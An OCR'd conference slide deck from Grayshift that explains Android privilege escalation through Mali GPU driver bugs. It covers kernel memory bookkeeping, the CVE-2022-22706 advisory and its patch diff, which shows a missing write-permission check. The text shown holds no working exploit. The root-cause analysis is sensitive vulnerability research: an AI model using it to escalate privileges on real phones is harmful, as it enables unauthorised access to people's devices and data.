GRAYSHIFT

Analysis and Exploitation of GPU Vulnerabilities for Android Privilege Escalation

Bernard Lampe, Ph.D.

Vice President of Research

April 13, 2023


Who am I

- Professional Vulnerability Researcher (VR)
  - Joined Grayshift May 2020, Vice President of Research
  - Practitioner of vulnerability research since 2010
  - History of Browsers, Embedded Devices, Network devices, Linux, Android
- Academic Researcher in Electrical Engineering
  - Hyperspectral Data Analysis, Randomized Linear Algebra, Compressive Sensing

GRAYSHIFT

GRAYKEY

- ACCESS LAWFULLY.
- DISCOVER SWIFTLY.
- PROTECT JUSTLY.
- Grayshift has developed GrayKey, a state-of-the-art mobile forensic access tool, that extracts encrypted or inaccessible data from mobile devices.



GRAYSHIFT

Vulnerability Researchers at Grayshift

- Our team of vulnerability researchers is dedicated to building innovative technology to gain “device access.”
- Develop N-day and researching novel 0-day
  - Initial Access
  - Elevating Privileges
  - Cryptoanalysis
- Goal is forensic data extraction and to preserve chain of custody of data

GRAYSHIFT

Bug chains

- IA + Priv + Encryption represents defense in depth
- Address each problem separately and break into subproblems
- Chain capabilities together to get a forensic data extraction
- Do not crash, reset, or modify the phone to preserve chain-of-custody
- Today's talk focuses on privesc on the application processor (AP) using the GPU co-processor
  - Linux version linux-5.16.2, arm64, and mali version v_r35p0 (version 43 is latest as of this writing)
- Only taking you on part of the exploit chain journey today

GRAYSHIFT


Why GPU Vulnerabilities? – Ben Hawkes

- “From an attacker’s perspective, maintaining an Android exploit capability is a question of covering the widest possible range of Android ecosystem in the most cost-effective way possible.”
- “[…] there are only two implementations of GPU hardware that are particularly popular in Android devices: ARM Mali and Qualcomm Adreno.”
- “This means that if an attacker can find a nicely exploitable bug in these two GPU implementations, […]”
- “[…] GPU are highly complex with significant amount of closed-source components […]”
- Drivers written by a centralized development team and have simple lineage

GRAYSHIFT

Background - Mali GPU Source Code

- Utgard, Midgard, Bifrost, Valhall GPU versions and drivers
- In recent versions, all GPUs use the same kernel driver



Download GPU Kernel Device Drivers

By downloading the packages below you acknowledge that you accept the End User License Agreement for the Mali GPUs Kernel Device Drivers Source Code.

BX304L01B-SW-99002-r43p0-01eac0.tar	Kernel Device Driver for Linux and Android r43p0-01eac0. Released on 24th March 2023.	5.75 MB
BX304L01B-SW-99002-r42p0-01eac0.tar	Kernel Device Driver for Linux and Android r42p0-01eac0. Released on 27th January 2023.	5.69 MB
BX304L01B-SW-99002-r41p0-01eac0.tar	Kernel Device Driver for Linux and Android r41p0-01eac0. Released on 24th November 2022.	5.47 MB
BX304L01B-SW-99002-r40p0-01eac0.tar	Kernel Device Driver for Linux and Android r40p0-01eac0. Released on 7th October 2022.	5.36 MB

https://developer.arm.com/tools-and-software/graphics-and-gaming/mali-drivers/bifrost-kernel

GRAYSHIFT

Background - NoMali

- ARM has a hardware emulator
- Some ARM researchers profiled the driver without hardware and released the nomali simulator code for GEM5
  - https://github.com/ARM-software/nomali-model
  - https://ieeexplore.ieee.org/document/7482100


NoMali: Simulating a Realistic Graphics Driver Stack Using a Stub GPU

René de Jong
ARM Research
Cambridge
rene.dejong@arm.com

Andreas Sandberg
ARM Research
Cambridge
andreas.sandberg@arm.com

***Abstract*—Since the advent of the smartphone, all high-end mobile devices have required graphics acceleration in the form of a GPU. Today, even low-power devices such as smart-watches use GPUs for rendering and composition. However, the computer architecture community has largely ignored these developments when evaluating new architecture proposals.**

A common approach when evaluating CPU designs for the mobile space has been to use software rendering instead of a GPU model. However, due to the ubiquity of GPUs in mobile devices, they are used in both 3D applications *and* 2D applications. For example, when running a 2D application such as the web browser in Android with a software renderer instead of a GPU, the CPU ends up executing twice as many instructions. Both the CPU characteristics and the memory system characteristics differ significantly between the browser



GRAYSHIFT

Background - Emulator

- Import driver code into Linux source build system
- Hack up the PMIC code, temperature sensor code, and hardcode NoMali initialization in the driver


```
Breakpoint 1, kbase_mmap (filp=0xffff888139ff8d00, vma=0xffff88813af8ba80) at drivers/gpu/arm/v_r20p0/mali_kbase_core_linux.c:1783
1783    {
(gdb) bt
#0  kbase_mmap (filp=0xffff888139ff8d00, vma=0xffff88813af8ba80) at drivers/gpu/arm/v_r20p0/mali_kbase_core_linux.c:1783
#1  0xffffffff8116f608 in call_mmap (vma=<optimized out>, file=<optimized out>) at ./include/linux/fs.h:1826
#2  mmap_region (file=<optimized out>, addr=140062181584896, len=<optimized out>, vm_flags=<optimized out>, pgoff=<optimized out>, u
f=<optimized out>) at mm/mmap.c:1757
#3  0xffffffff8116fcd7 in do_mmap (file=<optimized out>, addr=<optimized out>, len=4096, prot=3, flags=1, vm_flags=251, pgoff=3, pop
ulate=0xffffc90000f27e88, uf=0xffffc90000f27e90) at mm/mmap.c:1530
#4  0xffffffff81155203 in do_mmap_pgoff (uf=<optimized out>, populate=<optimized out>, pgoff=<optimized out>, flags=<optimized out>,
 prot=<optimized out>, len=<optimized out>, addr=<optimized out>, file=<optimized out>) at ./include/linux/mm.h:2326
#5  vm_mmap_pgoff (file=0xffff888139ff8d00, addr=<optimized out>, len=<optimized out>, prot=3, flag=1, pgoff=3) at mm/util.c:357
#6  0xffffffff8116d9a8 in ksys_mmap_pgoff (addr=<optimized out>, len=4096, prot=3, flags=<optimized out>, fd=<optimized out>, pgoff=
3) at mm/mmap.c:1580
#7  0xffffffff8101ecf1 in __do_sys_mmap (off=<optimized out>, fd=<optimized out>, flags=<optimized out>, prot=<optimized out>, len=<
optimized out>, addr=<optimized out>) at arch/x86/kernel/sys_x86_64.c:100
#8  __se_sys_mmap (off=<optimized out>, fd=<optimized out>, flags=<optimized out>, prot=<optimized out>, len=<optimized out>, addr=<
optimized out>) at arch/x86/kernel/sys_x86_64.c:91
#9  __x64_sys_mmap (regs=<optimized out>) at arch/x86/kernel/sys_x86_64.c:91
#10 0xffffffff81002433 in do_syscall_64 (nr=<optimized out>, regs=0xffffc90000f27f58) at arch/x86/entry/common.c:293
#11 0xffffffff81a00078 in entry_SYSCALL_64 () at arch/x86/entry/entry_64.S:238
#12 0x0000000000000000 in ?? ()
(gdb)
```

Background - Android Kernel Security Mechanisms

- Go from low to high privs, but what is in our way?
- Linux discretionary access control (DAC)
  - Process (uid, gid, fsuid), process capabilities, MMU (PROT_READ/WRITE/EXEC), file (srwx)
- Linux mandatory access control (MAC) / Linux security modules
  - SELinux: u:r:untrusted_app:s0, u:r:isolated_app:s0, u:r:shell:s0, u:r:vendor_shell:s0, many more…
  - SECCOMP syscall filtering
- Vendor specific protections
  - Statically built binaries, RKP, DEFEX, TIMA (some of these are deprecated due to GKI)
- Each enforced by checks at higher exception levels
  - EL2 and EL1 protect EL0 and use resources accessible from sEL0, sEL1, sEL2 and EL3

GRAYSHIFT

Background - ARM AP Exception Levels



https://developer.arm.com/documentation/102412/0100/Execution-and-Security-states

GRAYSHIFT

Background – Interacting with the Kernel

- Userspace tasks can create kernel traps via EL0 vbar vectors
  - During each trap the kernel will check esr_el1 register (syndrome register)
  - Syscalls, data abort (AKA page faults)
  - Pointer authentication abort, branch target indicator abort, fpsimd exec, exec
- Devices interact with kernel via IRQ
  - Implemented by device driver handlers
  - Drivers can support shared memory, I2C, SPI, DMA, etc

GRAYSHIFT

Background - Syscall Absolute Minimum

- Syscalls are a way to call kernel functions from userspace securely to enforce process isolation

On boot setup VBAR_EL1

```
// Exception vectors.
ENTRY(vectors)
<snip>
    kernel_ventry   0, sync         // Synchronous 64-bit EL0
    kernel_ventry   0, irq          // IRQ 64-bit EL0
    kernel_ventry   0, fiq_invalid  // FIQ 64-bit EL0
    kernel_ventry   0, error        // Error 64-bit EL0
<snip>
END(vectors)
```

```
arch/arm64/kernel/head.S
------------------------------
adr_l   x8, vectors // load VBAR_EL1 with virtual
msr vbar_el1, x8    // vector table address
isb
```

During EL0 / Userspace exec

```
asm{
    mov x8, __NR_ioctl,
    svc #0
};
```

```
arch/arm64/kernel/entry.S: el0_sync()
  arch/arm64/kernel/entry.S:el0_svc()
    arch/arm64/kernel/syscall.c:el0_svc_handler(struct pt_regs *regs)
      arch/arm64/kernel/syscall.c:el0_svc_common(struct pt_regs *regs, …)
        arch/arm64/kernel/syscall.c:invoke_syscall(struct pt_regs *regs, …)
          arch/arm64/kernel/syscall.c:__invoke_syscall(struct pt_regs *regs, …)
```


GRAYSHIFT

Background - Page Fault Absolute Minimum

- Virtual memory is a way to isolate process memory from each other
- Kernel tracks memory regions by struct vma_area_struct *vma
- When you see vma, think kernel record and vm_ops for faulting

```
arch/arm64/kernel/entry.S: el0_sync()
    arch/arm64/kernel/entry.S:el0_da()
        arch/arm64/mm/fault.c:do_mem_abort(unsigned long addr, unsigned int esr, struct pt_regs *regs)
            arch/arm64/mm/fault.c:do_translation_fault(unsigned long addr, unsigned int esr, struct pt_regs *regs)
                arch/arm64/mm/fault.c:do_page_fault(unsigned long addr, unsigned int esr, struct pt_regs *regs)
                    arch/arm64/mm/fault.c:__do_page_fault(struct mm_struct *mm, unsigned long addr, ...)
                        handle_mm_fault(struct vm_area_struct *vma, unsigned long address, unsigned int flags)
                            __handle_mm_fault(struct vm_area_struct *vma, unsigned long address, unsigned int flags)
                            handle_pte_fault(struct vm_fault *vmf)
                                do_anonymous_page(struct vm_fault *vmf)
                                do_fault(struct vm_fault *vmf)
                                    do_shared_fault()
                                        __do_fault(struct vm_fault *vmf)
                                            vma->vm_ops->fault(vmf)
```


GRAYSHIFT

Background - Kernel Record of VMA

- Kernels keeps lists of virtual memory areas that are mapped in your processes
- Keep access permission in flags fields
- Keep vm_ops function pointers around to populate memory when needed

```
struct vm_area_struct
{
    unsigned long vm_start; /* Our start address within vm_mm. */
    unsigned long vm_end;   /* The first byte after our end address within vm_mm. */
<snip>
    const struct vm_operations_struct *vm_ops;
<snip>
    pgprot_t vm_page_prot;   /* Access permissions of pte's assigned to this VMA. */
    unsigned long vm_flags;  /* Arch independent flags such as VM_READ, VM_WRITE
    unsigned long vm_pgoff;  /* Offset (within vm_file) in PAGE_SIZE units */
    struct file * vm_file;   /* File we map to (can be NULL). */
<snip>
}
```


GRAYSHIFT

Background – Driver Region Abstraction

- Mali driver keeps lists of virtual memory areas that are imported
- Keeps separate access permission in flags fields

```
// mali kbase_va_region struct from mali_kbase_mem.h
 struct kbase_va_region {
 <snip>
     u64 start_pfn;      /* The PFN in GPU space */
     size_t nr_pages;
 <snip>
     unsigned long flags;
 <snip>
     struct kbase_mem_phy_alloc *cpu_alloc; /* the one alloc object we mmap to the CPU when mapping*/
     struct kbase_mem_phy_alloc *gpu_alloc; /* the one alloc object we mmap to the GPU when mapping*/
 <snip>
     int    va_refcnt; /* number of users of this va */
 };
```


GRAYSHIFT

Background – Driver Record of VMA Mapping

- Used when a GPU maps to userspace
- Does not keep access permission flags
- Physical mappings keep track of pages and associated userspace virtual memory addresses

```
/**
 * A CPU mapping
 */
struct kbase_cpu_mapping {
    struct   list_head mappings_list;
    struct   kbase_mem_phy_alloc *alloc;
    struct   kbase_context *kctx;
    struct   kbase_va_region *region;
    int      count;
    int      free_on_close;
};
```

```
/**
  * A physical mapping
  */
struct kbase_mem_phy_alloc {
    union {
<snip>
        struct kbase_alloc_import_user_buf {
            unsigned long address;
            unsigned long size;
            unsigned long nr_pages;
            struct page **pages;
 <snip>
            dma_addr_t *dma_addrs;
        } user_buf;
    } imported;
};
```


GRAYSHIFT

Summary of Prerequisite Knowledge

- Userspace programs running at EL0
- Kernel and driver running at EL1
- Programs at EL0 talk to the kernel in EL1 using traps (syscalls and page faults)
- vm_area_structs (vmas) are how kernel keeps track of userspace program memory
- kbase_cpu_mapping are how the driver keeps track of userspace memory mappings
- kbase_va_region are how the driver keeps track of userspace memory imported
- kbase_mem_phy_alloc are how driver keeps track of physical pages
- **Foreshadowing:** There are a lot of separate bookkeepers of the userspace memory

I hope they all perform accounting correctly

GRAYSHIFT

ARM Vuln Report CVE-2022-22706

Title	**Mali GPU Kernel Driver may elevate CPU RO pages to writable**
CVE	CVE-2022-22706 (also reported in CVE-2021-39793)
Date of issue	6th January 2022
Affects	• Midgard GPU Kernel Driver: All versions from r26p0 - r31p0 • Bifrost GPU Kernel Driver: All versions from r0p0 - r35p0 • Valhall GPU Kernel Driver: All versions from r19p0 - r35p0
Impact	A non-privileged user can get a write access to read-only memory pages.
Resolution	This issue is fixed in Bifrost and Valhall GPU Kernel Driver r36p0 and fixed in Midgard Kernel Driver r32p0 release. There is evidence that this vulnerability may be under limited, targeted exploitation. Users are recommended to upgrade if they are impacted by this issue.
Credit	n/a

https://developer.arm.com/support/arm-security-updates/mali-gpu-kernel-driver

GRAYSHIFT

Mali GPU Source Patch Diff – mali_kbase_mem.c

```
4553
4554 int kbase_jd_user_buf_pin_pages(struct kbase_context *kctx,
4555                 struct kbase_va_region *reg)
4556 {
4557         struct kbase_mem_phy_alloc *alloc = reg->gpu_alloc;
4558         struct page **pages = alloc->imported.user_buf.pages;
4559         unsigned long address = alloc->imported.user_buf.address;
4560         struct mm_struct *mm = alloc->imported.user_buf.mm;
4561         long pinned_pages;
4562         long i;
4563
4564         if (WARN_ON(alloc->type != KBASE_MEM_TYPE_IMPORTED_USER_BUF))
4565                 return -EINVAL;
4566
4567         if (alloc->nents) {
4568                 if (WARN_ON(alloc->nents != alloc->imported.user_buf.nr_pages))
4569                         return -EINVAL;
4570                 else
4571                         return 0;
4572         }
4573
4574         if (WARN_ON(reg->gpu_alloc->imported.user_buf.mm != current->mm))
4575                 return -EINVAL;
4576
4577 #if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
4578         pinned_pages = get_user_pages(NULL, mm,↩
4579 ————→ ————→ ————→ address,↩
4580 ————→ ————→ ————→ alloc->imported.user_buf.nr_pages,
4581 #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
4582 KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
4583                         reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0,↩
4584 ————→ ————→ ————→ pages, NULL);
4585 #else
4586                         reg->flags & KBASE_REG_GPU_WR,↩
4587 ————→ ————→ ————→ 0, pages, NULL);
4588 #endif
4589 #elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
```

```
4786 int kbase_jd_user_buf_pin_pages(struct kbase_context *kctx,
4787                 struct kbase_va_region *reg)
4788 {
4789         struct kbase_mem_phy_alloc *alloc = reg->gpu_alloc;
4790         struct page **pages = alloc->imported.user_buf.pages;
4791         unsigned long address = alloc->imported.user_buf.address;
4792         struct mm_struct *mm = alloc->imported.user_buf.mm;
4793         long pinned_pages;
4794         long i;
4795         int write;
4796
4797         if (WARN_ON(alloc->type != KBASE_MEM_TYPE_IMPORTED_USER_BUF))
4798                 return -EINVAL;
4799
4800         if (alloc->nents) {
4801                 if (WARN_ON(alloc->nents != alloc->imported.user_buf.nr_pages))
4802                         return -EINVAL;
4803                 else
4804                         return 0;
4805         }
4806
4807         if (WARN_ON(reg->gpu_alloc->imported.user_buf.mm != current->mm))
4808                 return -EINVAL;
4809
4810         write = reg->flags & (KBASE_REG_CPU_WR | KBASE_REG_GPU_WR);
4811
4812 #if KERNEL_VERSION(4, 6, 0) > LINUX_VERSION_CODE
4813         pinned_pages = get_user_pages(NULL, mm, address, alloc->imported.user_buf.nr_pa
4814 #if KERNEL_VERSION(4, 4, 168) <= LINUX_VERSION_CODE && \
4815 KERNEL_VERSION(4, 5, 0) > LINUX_VERSION_CODE
4816                         ————→ ····write ? FOLL_WRITE : 0, pages, NULL);
4817 #else
4818                         ————→ ····write, 0, pages, NULL);
4819 #endif
4820 #elif KERNEL_VERSION(4, 9, 0) > LINUX_VERSION_CODE
4821         pinned_pages = get_user_pages_remote(NULL, mm, address, alloc->imported.user_bu
4822                         ————→ ————→ ····write, 0, pages, NULL);
```


GRAYSHIFT

Pinning Pages With Job

```
1   int kbase_jd_user_buf_pin_pages(struct kbase_context *kctx,
2                                   struct kbase_va_region *reg)
3   {
4       struct kbase_mem_phy_alloc *alloc = reg->gpu_alloc;
5       struct page **pages = alloc->imported.user_buf.pages;
6       unsigned long address = alloc->imported.user_buf.address;
7       struct mm_struct *mm = alloc->imported.user_buf.mm;
8       long pinned_pages;
9       long i;
10
11  // snipped code....
12
13      if (WARN_ON(reg->gpu_alloc->imported.user_buf.mm != current->mm))
14          return -EINVAL;
15
16      pinned_pages = pin_user_pages_remote(
17          mm, address, alloc->imported.user_buf.nr_pages,
18          reg->flags & KBASE_REG_GPU_WR ? FOLL_WRITE : 0, pages, NULL,
19  }
20
```


GRAYSHIFT

get_user_pages()

- “get_...” typically means to take a reference to mark a use and prevent free
- Looking up kernel docs on GUP:
  - get_user_pages walks a process's page tables and takes a reference to each struct page that each user address corresponds to at a given instant.
  - If write = 0, the page must not be written to.

- The write flag will check the page protections is set.
- Will not check if the page protections is not set.

